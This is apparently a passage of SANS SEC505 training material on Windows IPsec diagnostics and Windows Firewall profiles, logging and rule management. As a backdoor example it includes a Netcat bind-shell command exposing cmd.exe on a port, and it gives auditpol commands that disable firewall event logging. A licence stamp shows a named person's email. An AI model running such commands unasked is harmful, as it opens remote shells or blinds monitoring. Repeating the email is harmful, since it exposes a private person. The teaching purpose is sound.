The IPsec Diagnostic Tool is a free Microsoft download that can examine the IPsec service, driver, current associations, event log entries, and other IPsec-related settings to help troubleshoot IPsec problems. When run, it examines these settings and produces a report to help guide the administrator in the troubleshooting process. The tool works on Windows XP/2003/Vista/2008 and later. To find the download, do a Google/Bing search on "site:microsoft.com ipsec diagnostic tool download".



NETDIAG.EXE (2000/XP/2003)

NETDIAG.EXE is one of the Support Tools that is found on the Windows DVD in the \Support\Tools folder or downloaded from Microsoft's website.

The NETDIAG.EXE command line utility is a comprehensive networking diagnostic tool. It performs a series of in-depth tests against protocols, adapters, and some network

services to help troubleshoot networking problems. One of the tests it can perform is for IPsec.

The following commands will run tests against IPsec on the local Windows 2000 computer and output operational statistics:

```
netdiag.exe /test:ipsec /v
netdiag.exe /test:ipsec /debug
```

The /v switch only shows Phase I proposals, while /debug will show both Phase I and Phase II proposals. The /v switch shows packet statistics, while /debug does not.

IPSECCMD.EXE (XP)

IPSECCMD.EXE only works on Windows XP and installs with the XP Support Tools. Similar to IPSECPOL.EXE, this is a tool that can be used to configure virtually every IPsec option from the command line. It is also used instead of NETDIAG.EXE on XP when viewing IPsec statistics and session information. On Windows Server 2003, though, the features of this tool have been moved into NETSH.EXE, and it's likely that future XP Service Packs will do the same to NETSH.EXE on XP too.

IPSECPOL.EXE (2000)

IPSECPOL.EXE is a Windows *Resource Kit* command line utility that provides most of the functionality of the IP Security Management MMC snap-in. It can be used to manage Filters, Filter Actions, IKE Phase I negotiations, and other features. (You can also download the tool for free as a part of IISLOCK.EXE package from Microsoft.)

Importantly, IPSECPOL.EXE can set temporary IPsec Policies that are cleared after rebooting or restarting the IPsec Policy Agent service.

A later section will discuss IPSECPOL.EXE in detail. Its command line options are somewhat complex.

Event Viewer

You can log IPsec information to the System log in Event Viewer when troubleshooting. To audit IKE negotiations, enable "Audit Logon Events" in the computer's audit policy. To audit IPsec Policy changes, enable "Audit Policy Changes" as well. IPsec driver event data can be audited once per hour by setting the DiagnosticMode value to 1 under HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\IPSEC\.


Performance Monitor

There are a large number of Performance Monitor counters related to IPsec, such as total number of security associations, authentication failures, bytes encrypted, etc. These can all be logged and graphed over time for troubleshooting.

Windows Firewall: Network Profiles

Profile Types:

- **Public**
 - Default
 - Block Inbound
- **Private**
 - Home
 - Small Office
- **Domain**
 - Automatic with domain controller authentication




The screenshot shows the Windows Network and Sharing Center. Under 'View your active networks', there are two profiles: 'testing.local' (Domain network) and 'Internet' (External). The 'testing.local' profile is circled in red. The 'Change adapter settings' link is also circled in red.

SANS | SEC505 | Securing Windows

Windows Firewall: Network Profiles

When a Windows Vista or later computer is connected to a network, that network will be categorized as a Public, Private, or Domain network. (Microsoft also calls these categories "network location types" or "network profiles"). A domain network can be used to access domain controllers for the computer's Active Directory. A private network is a trusted network that does not have domain controllers, e.g., a home or small office network. A public network is everything else, such as airports and coffee shops with internet access.



If a computer is a domain member, and if a domain controller can be contacted through the network via LDAP, then the domain category will be automatically assigned. The domain category cannot be manually assigned; this category is automatically assigned only after a domain controller is contacted. LDAP also requires DNS and Kerberos.

On Windows 7, Server 2008-R2 and later, categories are assigned on a per-interface basis; hence, if a controller can be reached through only one interface on a multi-homed computer, then that one interface will be categorized as a domain interface even though its other interfaces may be categorized as public and/or private.

However, on Vista and Server 2008, the domain category will only be assigned to an interface if a controller can be contacted through *every* network interface on that computer, including its wireless and VPN interfaces; hence, only if *all* interfaces can be categorized as domain will any interface be categorized as domain. This is generally not a problem with internal LAN servers, but on roaming laptops running Vista, it created big problems. This design flaw is yet another reason to avoid using Windows Vista. The flaw was fixed in Windows 7 and Server 2008-R2, but by then the damage had been done.

Different Firewall Rules for Different Network Profile Types

The Windows Firewall can have different sets of rules for each network category and will switch the rulesets automatically as the computer is disconnected and reconnected to different networks. If you have multiple network interfaces with different profile assignments, then different sets of firewall rules will be applied simultaneously according to each interface's profile. Generally speaking, rules for the public network are the strictest, and private networks are somewhat strict, while rules for the domain network are the least strict, i.e., they allow inbound access to the most ports.

Manage Network Profiles

You can see and edit the category of the network to which you are currently attached by going to Control Panel > Network and Sharing Center > Change Adapter Settings. The computer will remember your settings the next time you connect to that network.

Unfortunately, another design flaw that still exists today is that a network administrator cannot override the decision of the NLA service to *not* categorize an interface as domain; for example, on a server exposed to the internet, if the internet-exposed interface is categorized by NLA as domain (correctly or incorrectly), then it's not possible to override the NLA decision and permanently assign a different profile type. It doesn't mean that other changes can't be made to secure the interface, but it is very annoying.

On Windows 8 and later, you can run `Get-NetConnectionProfile` to see the current network category of each interface, then run `Set-NetConnectionProfile` to assign either public or private to an interface (but not domain, which is always set dynamically).

To see the current network category for each live interface:

Get-NetConnectionProfile

The service named "Network Location Awareness" (NLA) is what receives notifications of network configuration changes, is what attempts to contact domain controllers when determining network category type, and is what notifies the Windows Firewall of changes to interface category types as well. Search the internet on the name of this service to read more about it and its troubleshooting steps. Often, just restarting the service will fix any associated problems.

To restart the Network Location Awareness (NLA) service and its dependents:

```
Restart-Service -DisplayName "Network Location Awareness" -Force
```

Tip: If you change your networking settings and believe that an interface should be recategorized as a domain interface, but it is not being recategorized automatically or quickly enough, then restart the NLA service.


To ensure that NLA can correctly detect domain category interfaces, confirm that no perimeter or internal firewalls are blocking UDP/53 (DNS), TCP/88 (Kerberos), or UDP/TCP/389 (LDAP) between the Windows device and internal DNS servers and domain controllers.

In particular, if the Public Profile tab in the properties of the Windows Firewall snap-in is set to Block for outbound traffic, then the following are the minimum outbound Windows Firewall rules necessary on the endpoint to allow any public-categorized interfaces to be recategorized as domain interfaces:

- Allow outbound UDP 53 for the DNSCACHE service by name
- Allow outbound TCP 88 for %SystemRoot%\System32\lsass.exe
- Allow outbound UDP 389 for %SystemRoot%\System32\lsass.exe
- Allow outbound TCP 389 for the NLASVC service by name

Group Policy Control over Profiles

Note that you have Group Policy control over network profiles and their defaults. Inside a GPO, navigate to Computer Configuration > Policies > Windows Settings > Security Settings > Network List Manager Policies, and here you can determine whether users can change the profile type for a given network and what the default profile should be for new networks.



Sharing and Discovery Section

In the Network and Sharing Center applet, there is a link to "Change advanced sharing settings". On Windows 8 and later, when connecting to a new network for the first time, you'll see a similar prompt about sharing. These sharing options are actually for managing the firewall in a user-friendly way. When, for example, file sharing is enabled or disabled, certain firewall rules are automatically modified to allow or block the sharing. File sharing might be enabled for private profile networks but disabled for public networks. Exactly what these firewall rule changes are we'll see in a moment.

Network Profile: Firewall Default Settings


Block (Default)

vs.

Block All Connections


Settings:

- Display a notification when a program is blocked?
- Per-profile logging.



Network Profile: Firewall Default Settings


There are different default settings for the different network location types. To edit these per-network defaults, right-click the WFAS snap-in > Properties > choose the appropriate tab: Domain, Private, or Public.



For each profile, you can enable/disable the firewall, block/allow inbound or outbound connections, configure logging options, and specify whether the user is notified when a program is prevented from receiving inbound connections (giving administrative users the opportunity to allow them in for that program).




For inbound connections, if the option is set to "Block All Connections", then all inbound connections are blocked even if there is a rule that would normally allow it, while the "Block (Default)" option blocks only those inbound connections for which there isn't a rule to allow them.



Logging is written to an ASCII text file (pfirewall.log) in W3C Extended format. Note that all dropped packets are logged, if those packets are logged at all, but only the *initial*

packet in a successful connection is recorded in order to avoid killing performance by logging all the permitted packets that follow. The maximum log size is 32 MB.



```
pfirewall.log - Notepad
File Edit Format View Help
#Version: 1.5
#Software: Microsoft Windows Firewall
#Time Format: Local
#Fields: date time action protocol src-ip dst-ip src-port dst-port size tcpflags tcpsyn tcppack tcpwin icmptype
2004-08-11 22:51:30 DROP TCP 10.7.7.7 10.4.77.77 34747 1145 628 AP 4275647614 4059211288 16251 - - - RECEIVE
2004-08-11 22:51:30 DROP TCP 10.7.7.7 10.4.77.77 34747 1145 1500 AP 4275648202 4059211288 16251 - - - RECEIVE
2004-08-11 22:51:30 DROP TCP 10.7.7.7 10.4.77.77 34747 1145 1460 AP 4275649662 4059211288 16251 - - - RECEIVE
2004-08-11 22:51:30 DROP TCP 10.7.7.7 10.4.77.77 34747 1145 140 AP 4275654230 4059211288 16251 - - - RECEIVE
2004-08-11 22:52:19 DROP UDP 10.4.3.3 10.255.255.255 137 137 78 - - - - - RECEIVE
2004-08-11 22:52:19 DROP UDP 10.4.3.3 10.255.255.255 137 137 78 - - - - - RECEIVE
2004-08-11 22:52:20 DROP UDP 10.4.3.3 10.255.255.255 137 137 78 - - - - - RECEIVE
2004-08-11 22:52:20 DROP UDP 10.4.3.3 10.255.255.255 137 137 78 - - - - - RECEIVE
2004-08-11 23:08:28 DROP TCP 10.7.7.7 10.4.77.77 35056 1157 40 R 3288151261 0 0 - - - RECEIVE
2004-08-11 23:08:50 DROP TCP 10.7.7.7 10.4.77.77 35065 1160 40 R 2406377338 0 0 - - - RECEIVE
2004-08-11 23:08:54 DROP UDP 10.4.3.3 10.255.255.255 137 137 78 - - - - - RECEIVE
```

However, W3C text logging is not as detailed as what the Windows Firewall can write to the Event Viewer event logs. In fact, you might decide to ignore W3C logging entirely and just focus on the Windows event logs instead.

Licensed To: Jessica Bone <20joyceann@gmail_com> May 24, 2020

Security Event Log

Security Event Logging:

- **Allowed Connections**
- **Blocked Connections**
- **Process ID**
- **Process Path**
- **Source/Destination IP**
- **Source/Destination Ports**
- **Dropped Packets**

Audit-Policies-For-Firewall.ps1

SEC505 | Securing Windows

Security Event Log

In addition to writing to the standard textual W3C logs, Windows Firewall connections, port bindings, and dropped packets can also be logged to the Windows event logs, such as for troubleshooting or incident response. Log events for successful connections and port bindings will include information about the associated process (name, path, PID, etc.).

To view the current audit policies for the firewall:

```
auditpol.exe /get /subcategory:'Filtering Platform Connection' |
Select-String -Pattern 'Filtering Platform'

auditpol.exe /get /subcategory:'Filtering Platform Packet Drop' |
Select-String -Pattern 'Filtering Platform'
```

The various audit policies and the event ID numbers they produce in the Security log, followed by the auditpol.exe command to enable those audit policies:

- Security 5156: The Windows Filtering Platform has permitted a connection:
- Security 5158: The Windows Filtering Platform has permitted a bind to a port:

```
auditpol.exe /set /subcategory:'Filtering Platform Connection'
/success:enable /failure:disable
```

- Security 5157: The Windows Filtering Platform has blocked a connection:
- Security 5159: The Windows Filtering Platform has blocked a bind to a local port:

```
auditpol.exe /set /subcategory:'Filtering Platform Connection'  
/success:disable /failure:enable
```

- All of the above: Security 5156, 5158, 5157, and 5159:

```
auditpol.exe /set /subcategory:'Filtering Platform Connection'  
/success:enable /failure:enable
```

- Security 5152: The Windows Filtering Platform has blocked a packet:

```
auditpol.exe /set /subcategory:'Filtering Platform Packet Drop'  
/success:disable /failure:enable
```

- Security 5153: A more restrictive Windows Filtering Platform filter has blocked a packet (note that 5153 is for MAC address filtering at layer 2, which is not exposed in the Windows Firewall tool):

```
auditpol.exe /set /subcategory:'Filtering Platform Packet Drop'  
/success:enable /failure:disable
```

- All of the above: Security 5152 and 5153:

```
auditpol.exe /set /subcategory:'Filtering Platform Packet Drop'  
/success:enable /failure:enable
```

Finally, to disable all event log logging for the Windows Firewall:

```
auditpol.exe /set /subcategory:'Filtering Platform Connection'  
/success:disable /failure:disable  
  
auditpol.exe /set /subcategory:'Filtering Platform Packet Drop'  
/success:disable /failure:disable
```

Beware of logging dropped packets in a noisy environment, this will quickly fill the Security event log to maximum size and clutter the SIEM's database too.

Malwarebytes Windows Firewall Control

A free and handy graphical tool for managing Windows Firewall rules and displaying Event Log data for the firewall is Malwarebytes Firewall Control, originally from BiniSoft (<https://www.binisoft.org>). This utility is much friendlier than the Event Viewer application for examining Windows Firewall-related event log data, such as when troubleshooting.

Malwarebytes Windows Firewall Control - Connections Log

Action	Direction	Source address	Source port	Destination address	Destination port
Allow	Out	127.0.0.1	60730	127.0.0.1	53
Allow	Out	::1	64715	::1	53
Allow	Out	127.0.0.1	64715	127.0.0.1	53
Allow	Out	fe80::b9da:8ad:6813:e0fd	56081	fe80::b9da:8ad:6813:e0fd	445
Allow	Out	fe80::b9da:8ad:6813:e0fd	56079	fe80::b9da:8ad:6813:e0fd	389
Allow	Out	10.1.1.1	56080	10.1.1.1	389
Allow	Out	::1	56078	::1	389
Allow	Out	::1	53270	::1	53
Allow	Out	127.0.0.1	62425	127.0.0.1	53
Allow	Out	127.0.0.1	62394	127.0.0.1	53
Allow	Out	::1	51125	::1	53
Allow	Out	127.0.0.1	53270	127.0.0.1	53
Allow	Out	127.0.0.1	58813	127.0.0.1	53
Allow	Out	::1	58813	::1	53
Allow	Out	127.0.0.1	51125	127.0.0.1	53
Allow	Out	127.0.0.1	58813	127.0.0.1	53
Allow	Out	::1	62425	::1	53
Allow	Out	::1	62394	::1	53
Allow	Out	::1	58813	::1	53
Allow	Out	::1	58813	::1	53

View

Grid List ?

Actions

Refresh settings

Auto refresh on open

Log connections

Allowed connections
 Blocked connections

Display - 100 connections

Connections
 Recently allowed

Direction
 Outbound


Managing Firewall Rules


IPSec Integration:

- Only Secure Connections
- Users and Computers

Advanced Tab:

- Network Profile
- Interface Type




SEC505 | Securing Windows

Managing Firewall Rules

WFAS performs both ingress and egress filtering. Connections are regulated by the rules in the Inbound Rules and Outbound Rules containers in the WFAS snap-in. To create a new rule, right-click the Inbound/Outbound Rules container > New Rule. To edit a rule, simply double-click it.

The property sheet of each rule has the follow tabs and options:

- **General:** Allow or block, or allow only if secured with IPsec. The Customize button is for customizing the IPsec options, such as encryption required, signature-only permissible, null encapsulation, and block rule override.
- **Programs and Services:** The exact program binary, background service(s), networking compartment, or Metro APPX software package(s) to which the rule applies.
- **Remote Users:** If only IPsec-secured connections are allowed (General tab) and if the IPsec authentication protocol can identify the exact user account of the client (such as with Kerberos), then user accounts and groups can be selected from Active Directory (not the local accounts database or the workgroup) in order to limit connections to/from just those particular users. This is how a "share permission" on a TCP or UDP port can be implemented with IPsec.
- **Remote Computers:** If only IPsec-secured connections are allowed (General tab) and if the IPsec authentication protocol can identify the exact computer account of

the client (such as with Kerberos), then computer accounts and groups can be selected from Active Directory (not the local accounts database or the workgroup) in order to limit connections to/from just those particular computers. This is how a "share permission" on a TCP or UDP port can be implemented with IPsec.


- **Local Principals:** Unlike the Remote Users/Computers tabs that must specify accounts or groups from AD, the Local Principals tab allows the selection of a local SAM database user or well-known identity (on a domain controller, only global accounts can be selected anyway). The tab also allows the selection of WinRT application capabilities such that any Metro app that has the selected capability will have its network traffic filtered by this firewall rule.
- **Protocols and Ports:** Select any protocol, including IPv6, or any port(s), including dynamically assigned RPC and NAT ("Edge Traversal") ports, or any ICMP protocol, including custom ICMP type and code numbers, to which the rule applies.
- **Scope:** Limit the source and/or destination IP address(es) to which the rule applies, including DHCP-assigned WINS, DNS, DHCP, and default gateway addresses.
- **Advanced:** Specify the network location profile(s) and the types of network interfaces (wireless, VPN/dial-up, physical NIC) to which the rule applies, as well as whether an internet-accessible IP address should try to be obtained (inbound rules only) for the sake of publishing a service to the internet without the aid of a NAT-ing device in front of the computer.

Filtering the Display of Rules

With a large number of firewall rules to sift through, it can be difficult to focus on just the rules that are relevant to you. Notice that you can right-click the Inbound Rules or Outbound Rules containers and filter by profile, enabled state, or grouping. This is very useful when, for example, you want to see only the enabled rules for the public profile.


Local Principals: Application Package Properties

On Windows 8 and later, "Metro" or "Universal" applications must declare their desired access to various resources so that the user can approve the access first and then the OS can enforce restrictions against any access attempts to the other unapproved and undeclared resource types. Access to these resources are called "capabilities" and the Windows Firewall is capabilities-aware. You can see the list of available capabilities in the screenshot below, which is what you will see when configuring a local principal in a firewall rule. This feature could be used, for example, to block all internet access to any Metro app that has been granted the "Your documents library" capability or the "Removable storage" capability. A "Metro" or "Universal" app is a principal in the sense that it has a SID number.



Advanced Tab: Profile and Interface Types

Each interface is assigned a network profile type when it connects to a live network. You can have different rules for different profiles, hence, different rules for different interfaces on a multi-homed machine simultaneously. But notice on the Advanced tab that you can also apply different rules to different types of interfaces based on their media: LAN, wireless, and remote access (VPN and dial-up).



General Tab: "Allow Only Secure Connections"

Note that a "secure connection" is traffic signed using IPsec Authentication Header (AH) or Encapsulating Security Payload (ESP) with the encryption disabled, while a "secure connection with encryption required" is traffic both signed and encrypted using IPsec ESP with the encryption enabled.

If an IPsec-secured connection is only for particular users or computers (as defined on the Users and Computers tab), then the IPsec channel must be authenticated with either Kerberos or a certificate, and those users and computers must exist in Active Directory.

The IPsec settings are configured using the Connection Security Rules container in the WFAS snap-in. If an appropriate IPsec Connection Security Rule is not created for a firewall rule that requires it, the firewall rule will not allow the traffic. The default IPsec settings used can be seen by right-clicking the WFAS snap-in > Properties > IPsec Settings tab.

Defining Program Exceptions

Another way for a user with administrative rights to add an inbound rule is to simply launch a program that attempts to listen on a new port number. This action causes a dialog box to appear that alerts the user to the attempted port binding. In the screenshot below, Netcat was run to make it listen on TCP port 7890 and connect an incoming session to a new instance of CMD.EXE ("nc.exe -L -p 7890 -e cmd.exe"). Maybe the user did this knowingly and deliberately, or maybe the system has been compromised and a backdoor is being opened.



The dialog box gives the user two choices:

- **Keep Blocking:** Don't allow the program to acquire a listening port. Train your users to choose this option when there is any doubt.
- **Unblock:** Create inbound rules for this program to permit it to listen on the port it is currently requesting and on any other port it may request in the future.

If you don't want this dialog box to ever appear, right-click the WFAS snap-in > select the tab for the relevant network profile > Customize button for settings > select No to display a notification (default is Yes). For non-technical users, this is perhaps the best thing to do.


Keep in mind that you should limit the IP addresses of the other machines that you allow to connect to you as much as possible. This is done on the Scope tab in the properties of

the inbound rule. At a minimum, don't set the remote IP addresses on the Scope tab to "Any IP Address".

Tip: To maximize firewall performance on a server, avoid firewall rules that mention services or applications by name or path, and instead only filter based on IP address, port number, and/or protocol.

Networking Compartments

On Windows 10 and Server 2016, version 1703 and later, when you examine the Programs and Services tab in a firewall rule, you may see an area to configure a networking compartment number between 0 and 65535. This is for the sake of containers and Hyper-V. Each container is assigned a separate networking compartment in order to isolate the traffic of that container from other containers and from the host itself. Containers wrapped by Hyper-V have their own Windows Firewall and rules. Regular containers (those not wrapped by Hyper-V) are protected by the host's Windows Firewall, hence, the need for host's firewall rules to be compartment-aware.



To see what networking compartments exist beyond the host's default compartment:

```
Get-NetCompartment
```

Policy Stores for Firewall and IPsec Rules

PersistentStore	(registry, the visible rules in the WF snap-in)
RSOP	(in-memory, but merged from GPOs)
ActiveStore	(ActiveStore = PersistentStore + RSOP)
ConfigurableServiceStore	(registry, hidden!)
StaticServiceStore	(registry, hidden!)
SystemDefaults	(registry, factory defaults)

Policy Stores for Firewall and IPsec Rules

There are multiple "stores" of firewall and IPsec rules. Each store is a set of zero or more rules for either firewall rules or IPsec rules. Firewall and IPsec rules are not mixed together in one store; there are separate stores for rules of each type. Each store has a name that can be used as an argument to the -PolicyStore parameter in various firewall and IPsec cmdlets (it's why there are no space characters in their names).

The names of the stores for firewall and IPsec rules are:

- PersistentStore (also known as the Static store)
- ConfigurableServiceStore
- StaticServiceStore
- RSOP

All these stores are in the registry except for the RSOP store, which holds the rules merged in from local and/or domain Group Policy Objects (GPOs). GPOs themselves can be considered stores, but they only exist to be read into memory into the RSOP store.

There are also two other special-purpose stores:

- ActiveStore
- SystemDefaults

The ActiveStore store exists only in memory. It is the live store of rules being used and enforced by the Windows Firewall and IPsec drivers. Windows reads rules from multiple

